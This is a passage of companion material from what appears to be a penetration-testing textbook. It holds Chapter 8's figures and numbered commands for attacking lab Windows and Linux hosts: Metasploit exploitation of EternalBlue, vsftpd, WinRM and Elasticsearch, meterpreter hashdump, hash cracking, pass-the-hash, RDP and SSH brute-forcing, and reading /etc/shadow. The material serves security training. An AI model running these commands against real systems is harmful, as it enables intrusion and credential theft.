3g 0:00:03:51 DONE (2021-07-29 09:50) 0.01293g/s 68815p/s 243303c/s 243303C/s  elisa...*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Passwords and Usernames

Figure 8.17 – Cracking password hashes

```
kali@kali:~$ nmap -p 136-139,445 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 13:41 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00049s latency).

PORT    STATE  SERVICE
136/tcp closed profile
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Figure 8.18 – Checking the status of the SMB service ports

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Check
   -  ----                                          ---------------  ----     -----
   0  exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes
   1  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14       average  No
   2  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes
s Code Execution
   3  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No
s Command Execution
   4  auxiliary/scanner/smb/smb_ms17_010                             normal   No
   5  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes
```

Figure 8.19 – Searching for EternalBlue exploits

```
[+] 172.30.1.21:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008
R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 172.30.1.21:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 8.20 – Checking the vulnerability status of a host

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Figure 8.21 – Retrieving user accounts

```
kali@kali:~$ hashid e02bc503339d51f71d913c245d35b50b
Analyzing 'e02bc503339d51f71d913c245d35b50b'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Figure 8.22 – Identifying a hash

```
Host memory required for this attack: 81 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921515
* Keyspace..: 14344386
* Runtime...: 1 sec

e02bc503339d51f71d913c245d35b50b:vagrant
31d6cfe0d16ae931b73c59d7e0c089c0:
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
Approaching final keyspace - workload adjusted.
```

Figure 8.23 – Live password cracking

```
C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3>hashcat -m 1000
 passwordhashes.txt -a 0 rockyou.txt --show
e02bc503339d51f71d913c245d35b50b:vagrant
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
31d6cfe0d16ae931b73c59d7e0c089c0:
```

Figure 8.24 – Viewing the recovered passwords

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] 172.30.1.21:445 - Connecting to the server...
[*] 172.30.1.21:445 - Authenticating to 172.30.1.21:445 as user 'Administrator'...
[*] 172.30.1.21:445 - Selecting PowerShell target
[*] 172.30.1.21:445 - Executing the payload...
[+] 172.30.1.21:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 1 (172.30.1.20:4444 -> 172.30.1.21:49234) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: powershell.exe (4740)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4784
[+] Successfully migrated into process 4784
[*] Meterpreter session 1 opened (172.30.1.20:4444 -> 172.30.1.21:49234) at 2021-07-20 11:35:03 -0400

meterpreter >
```

Figure 8.25 – Exploiting SMB using the PsExec payload

```
meterpreter > shell
Process 564 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 8.26 – Gaining a Windows shell

```
kali@kali:~$ smbclient -L \\\\172.30.1.21\\ -U Administrator
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

Figure 8.27 – Viewing remote file shares

```
kali@kali:~$ smbclient \\\\172.30.1.21\\ADMIN$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jul 18 05:39:29 2021
  ..                                  D        0  Sun Jul 18 05:39:29 2021
  AppCompat                           D        0  Mon Jul 13 23:20:08 2009
  AppPatch                            D        0  Sat Nov 20 22:31:48 2010
  assembly                          DSR        0  Sun Jul 18 05:35:49 2021
  bfsvc.exe                           A    71168  Sat Nov 20 22:24:24 2010
  Boot                                D        0  Mon Jul 13 23:20:09 2009
  bootstat.dat                       AS    67584  Thu Jul 29 20:48:18 2021
  Branding                            D        0  Tue Jul 14 01:37:10 2009
  Cursors                             D        0  Mon Jul 13 23:20:09 2009
  debug                               D        0  Tue Jul 14 00:56:52 2009
  diagerr.xml                         A     1908  Sun Jul 18 05:06:23 2021
```

Figure 8.28 – Accessing a remote share

```
kali@kali:~$ smbclient \\\\172.30.1.21\\C$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jul 13 22:34:39 2009
  Boot                              DHS        0  Sun Jul 18 06:05:26 2021
  bootmgr                          AHSR   383786  Sat Nov 20 22:24:02 2010
  BOOTSECT.BAK                     AHSR     8192  Sun Jul 18 06:05:27 2021
  Documents and Settings          DHSrn        0  Tue Jul 14 01:06:44 2009
  glassfish                           D        0  Sun Jul 18 05:20:59 2021
  inetpub                             D        0  Sun Jul 18 05:15:40 2021
  jack_of_diamonds.png                A        0  Sun Jul 18 05:39:25 2021
  java0.log                           A      103  Sun Jul 18 05:38:10 2021
  java1.log                           A      103  Sun Jul 18 05:38:10 2021
  java2.log                           A      103  Sun Jul 18 05:38:10 2021
  ManageEngine                        D        0  Sun Jul 18 05:36:27 2021
```

Figure 8.29 – Viewing the contents within a remote share

```
kali@kali:~$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435
b51404ee:e02bc503339d51f71d913c245d35b50b //172.30.1.21 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
vagrant-2008r2\administrator

C:\Windows\system32>
```

Pass The Hash technique

Figure 8.30 – Passing the hash

```
kali@kali:~$ impacket-psexec Administrator@172.30.1.21 -hashes aad3b435b51404eeaad3b4
35b51404ee:e02bc503339d51f71d913c245d35b50b
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.30.1.21.....
[*] Found writable share ADMIN$
[*] Uploading file kBHqeNEc.exe
[*] Opening SVCManager on 172.30.1.21.....
[*] Creating service oZQE on 172.30.1.21.....
[*] Starting service oZQE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Figure 8.31 – Passing the hash with Impacket




Figure 8.32 – Passing the hash with FreeRDP

```
kali@kali:~$ nmap -A -p 22 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 10:58 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 f5:7e:90:b8:23:e4:f1:7c:5e:85:d5:80:ac:1e:63:dd (RSA)
|_  521 c5:22:ee:d2:74:06:d4:d7:ca:e0:52:fc:23:d3:d9:30 (ECDSA)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
```

Figure 8.33 – Checking the SSH port's status

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.30.1.21:22 - SSH - Using malformed packet technique
[*] 172.30.1.21:22 - SSH - Starting scan
[+] 172.30.1.21:22 - SSH - User 'Administrator' found
[+] 172.30.1.21:22 - SSH - User 'Guest' found
[+] 172.30.1.21:22 - SSH - User 'SYSTEM' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

Figure 8.34 – Enumerating SSH usernames

```
[*] 172.30.1.21:22 - Starting bruteforce
[+] 172.30.1.21:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service
 Pack 1 Build 7601'
[*] Command shell session 1 opened (172.30.1.20:41585 -> 172.30.1.21:22) at 2021-07-26 15:39:26 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 8.35 – Gaining a shell

```
msf6 > sessions -i 1
[*] Starting interaction with 1...
whoami
vagrant-2008r2\sshd_server

ipconfig
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11
   IPv4 Address. . . . . . . . . . . : 172.30.1.21
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 8.36 – Interacting with a session

```
kali@kali:~$ nmap -A -p 5985 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 11:00 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00045s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

Figure 8.37 – Checking for an open service port




Figure 8.38 – Checking the web application




Figure 8.39 – Checking HTTPS

```
msf6 > search winrm

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank
   -  ----                                                    ---------------  ----
   0  exploit/windows/local/bits_ntlm_token_impersonation  2019-12-06       great
 authentication on missing WinRM Service.
   1  auxiliary/scanner/winrm/winrm_auth_methods                              normal
   2  auxiliary/scanner/winrm/winrm_cmd                                       normal
   3  auxiliary/scanner/winrm/winrm_login                                     normal
   4  exploit/windows/winrm/winrm_script_exec              2012-11-01       manual
   5  auxiliary/scanner/winrm/winrm_wql                                       normal
```

Figure 8.40 – Searching for WinRM modules

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > run

[+] 172.30.1.21:5985     :
Windows IP Configuration

   Host Name . . . . . . . . . . . . : vagrant-2008R2
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-94-A4-89
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.30.1.21(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, July 28, 2021 8:11:04 AM
   Lease Expires . . . . . . . . . . : Wednesday, July 28, 2021 9:06:04 AM
```

Figure 8.41 – Using the WinRM scanner on Metaploit

```
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 2 (172.30.1.20:4444 → 172.30.1.21:49228) processing InitialAutoRunScript 'post/windows
[*] Current session process is dbasj.exe (3952) as: VAGRANT-2008R2\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (460)
[+] Successfully migrated to services.exe (460) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 2 opened (172.30.1.20:4444 → 172.30.1.21:49228) at 2021-07-28 12:06:00 -0400
[*] Command Stager progress - 100.00% done (101936/101936 bytes)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 8.42 – Exploiting WinRM

```
msf6 > search elastic

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check
   -  ----                                                  ---------------  ----       -----
   0  exploit/multi/elasticsearch/script_mvel_rce           2013-12-09       excellent  Yes
Execution
   1  auxiliary/scanner/elasticsearch/indices_enum                            normal     No
   2  exploit/multi/elasticsearch/search_groovy_script      2015-02-11       excellent  Yes
   3  auxiliary/scanner/http/elasticsearch_traversal                          normal     Yes
al
   4  exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes
 Code Execution
```

Figure 8.43 – Searching for ElasticSearch modules

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58060 bytes) to 172.30.1.21
[*] Meterpreter session 3 opened (172.30.1.20:4444 → 172.30.1.21:49231) at 2021-07-28 12:16:11 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\HRn.jar' on the target

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter >
```

Figure 8.44 – Exploiting Elasticsearch

```
msf6 > search snmp_enum

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
   -  ----                                                  ---------------  ----
   0  auxiliary/scanner/snmp/snmp_enum_hp_laserjet                           normal
   1  auxiliary/scanner/snmp/snmp_enum                                       normal
   2  auxiliary/scanner/snmp/snmp_enumshares                                 normal
   3  auxiliary/scanner/snmp/snmp_enumusers                                  normal
```

Figure 8.45 – Searching for SNMP enumeration modules

```
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[+] 172.30.1.21, Connected.

[*] System information:

Host IP                       : 172.30.1.21
Hostname                      : vagrant-2008R2
Description                   : Hardware: AMD64 Family 25 Model
601 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 00:21:13.01
Uptime system                 : 00:21:03.39
System date                   : 2021-7-28 09:24:49.2
```

Figure 8.46 – Enumerating SNMP information

Code and Commands

```
kali@kali:~$ sudo netdiscover -r 172.30.1.0/24
```

Command 8.1

```
kali@kali:~$ nmap -sn 172.30.1.0/24
```

Command 8.2

```
kali@kali:~$ sudo nbtscan -r 172.30.1.0/24
```

Command 8.3

```
kali@kali:~$ nmap 172.30.1.21
```

Command 8.4

```
kali@kali:~$ nmap -A 172.30.1.21
```

Command 8.5

```
kali@kali:~$ nmap -A 172.30.1.23
```

Command 8.6

```
kali@kali:~$ gunzip /usr/share/wordlists/rockyou.txt.gz
```

Command 8.7

```
kali@kali:~$ ncrack -v -T 3 -u Administrator -P
/usr/share/wordlists/rockyou.txt rdp://172.30.1.21
```

Command 8.8

```
kali@kali:~$ hydra -t 4 -l Administrator -P
/usr/share/wordlists/rockyou.txt rdp://172.30.1.21
```

Command 8.9

```
kali@kali:~$ rdesktop -u Administrator -p vagrant
172.30.1.21 -g 1280x1024
```

Command 8.10

```
kali@kali:~$ cewl example.com -m 6 -w
output_dictionary_file.txt
```

Command 8.11

```
kali@kali:~$ crunch 4 4 0123456789ABC -o output_file.txt
```

Command 8.12

```
kali@kali:~$ nmap -A -p 21 172.30.1.23
```

Command 8.13

```
kali@kali:~$ msfconsole
```

Command 8.14

```
msf6 > search vsftpd
```

Command 8.15

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
172.30.1.23

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Command 8.16

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Command 8.17

```
root@metasploitable:/# cat /etc/shadow
```

Command 8.18

```
kali@kali:~$ john user_hashes.txt --
wordlist=/usr/share/wordlists/rockyou.txt
```

Command 8.19

```
kali@kali:~$ nmap -p 136-139,445 172.30.1.21
```

Command 8.20

```
kali@kali:~$ msfconsole
```

Command 8.21

```
msf6 > search ms17-010
```

Command 8.22

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS
172.30.1.21

msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

Command 8.23

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
```

Command 8.24

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS
172.30.1.21

msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST
172.30.1.20

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Command 8.25

```
meterpreter > hashdump
```

Command 8.26

```
Username : Security Identifier (SID) : LM hash : NTLM hash
```

Command 8.27

```
Administrator:aad3b435b51404eeaad3b435b51404ee:e02bc503339d
51f71d913c245d35b50b
```

Code 8.1

```
C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3>
hashcat -m 1000 passwordhashes.txt -a 0 rockyou.txt
```

Command 8.28

```
C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3>
hashcat -m 1000 passwordhashes.txt -a 0 rockyou.txt --show
```

Command 8.29

```
kali@kali:~$ msfconsole
```

Command 8.30

```
msf6 > use exploit/windows/smb/psexec
```

Command 8.31

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.1.21

msf6 exploit(windows/smb/psexec) > set LHOST 172.30.1.20
```

Command 8.32

```
msf6 exploit(windows/smb/psexec) > set AutoRunScript
post/windows/manage/migrate
```

Command 8.33

```
msf6 exploit(windows/smb/psexec) > set SMBUSER
Administrator

msf6 exploit(windows/smb/psexec) > set SMBPass vagrant

msf6 exploit(windows/smb/psexec) > exploit
```

Command 8.34

```
kali@kali:~$ smbclient -L \\\\172.30.1.21\\ -U
Administrator
```

Command 8.35

```
kali@kali:~$ smbclient \\\\172.30.1.21\\ADMIN$ -U
Administrator
```

Command 8.36

```
kali@kali:~$ smbclient \\\\172.30.1.21\\C$ -U Administrator
```

Command 8.37

```
smb: \> get jack_of_diamonds.png

smb: \> exit
```

Command 8.38

```
kali@kali:~$ pth-winexe -U
Administrator%aad3b435b51404eeaad3b435b51404ee:e02bc503339d
51f71d913c245d35b50b //172.30.1.21 cmd
```

Command 8.39

```
kali@kali:~$ impacket-psexec Administrator@172.30.1.21 -
hashes
aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d
35b50b
```

Command 8.40

```
kali@kali:~$ xfreerdp /u:Administrator
/pth:e02bc503339d51f71d913c245d35b50b /v:172.30.1.21
```

Command 8.41

```
kali@kali:~$ nmap -A -p 22 172.30.1.21
```

Command 8.42

```
kali@kali:~$ msfconsole
```

Command 8.43

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
```

Command 8.44

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS
172.30.1.21
```

Command 8.45

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE
/usr/share/wordlists/metasploit/default_users_for_services_
unhash.txt

msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```

Command 8.46

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE
/usr/share/wordlists/metasploit/default_users_for_services_
unhash.txt

msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```

Command 8.47

```
msf6 > use auxiliary/scanner/ssh/ssh_login

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS
172.30.1.21

msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME
Administrator

msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD
vagrant

msf6 auxiliary(scanner/ssh/ssh_login) > run
```

Command 8.48

```
kali@kali:~$ medusa -h 172.30.1.21 -u Administrator -P
/usr/share/wordlists/rockyou.txt -M ssh
```

Command 8.49

```
ACCOUNT FOUND: [ssh] Host: 172.30.1.21 User: Administrator
Password: vagrant [SUCCESS]
```

Command 8.50

```
kali@kali:~$ nmap -A -p 5985 172.30.1.21
```

Command 8.51

```
msf6 > use auxiliary/scanner/winrm/winrm_cmd

msf6 auxiliary(scanner/winrm/winrm_cmd) > set USERNAME
Administrator

msf6 auxiliary(scanner/winrm/winrm_cmd) > set PASSWORD
vagrant

msf6 auxiliary(scanner/winrm/winrm_cmd) > set RHOSTS
172.30.1.21

msf6 auxiliary(scanner/winrm/winrm_cmd) > run
```

Command 8.52

```
msf6 > use exploit/windows/winrm/winrm_script_exec

msf6 exploit(windows/winrm/winrm_script_exec) > set RHOSTS
172.30.1.21

msf6 exploit(windows/winrm/winrm_script_exec) > set LHOSTS
172.30.1.20
```

Command 8.53

```
msf6 exploit(windows/winrm/winrm_script_exec) > set
FORCE_VBS true
```

Command 8.54

```
msf6 exploit(windows/winrm/winrm_script_exec) > set
USERNAME Administrator

msf6 exploit(windows/winrm/winrm_script_exec) > set
PASSWORD vagrant

msf6 exploit(windows/winrm/winrm_script_exec) > exploit
```

Command 8.55

```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
```

Command 8.56

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set
RHOSTS 172.30.1.21

msf6 exploit(multi/elasticsearch/script_mvel_rce) > set
LHOST 172.30.1.20

msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit
```

Command 8.57

```
msf6 > use auxiliary/scanner/snmp/snmp_enum

msf6 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS
172.30.1.21

msf6 auxiliary(scanner/snmp/snmp_enum) > run
```

Command 8.58

Further reading

To learn more about the topics that were covered in this chapter, take a look at the following resources:

- Watering hole 101: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/137/watering-hole-101
- Drive-by Compromise: https://attack.mitre.org/techniques/T1189/
- Credential access: https://attack.mitre.org/tactics/TA0006/

Chapter 9

Images




Figure 9.1 – Lab topology

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Figure 9.2 – Retrieving system information

```
meterpreter > getuid
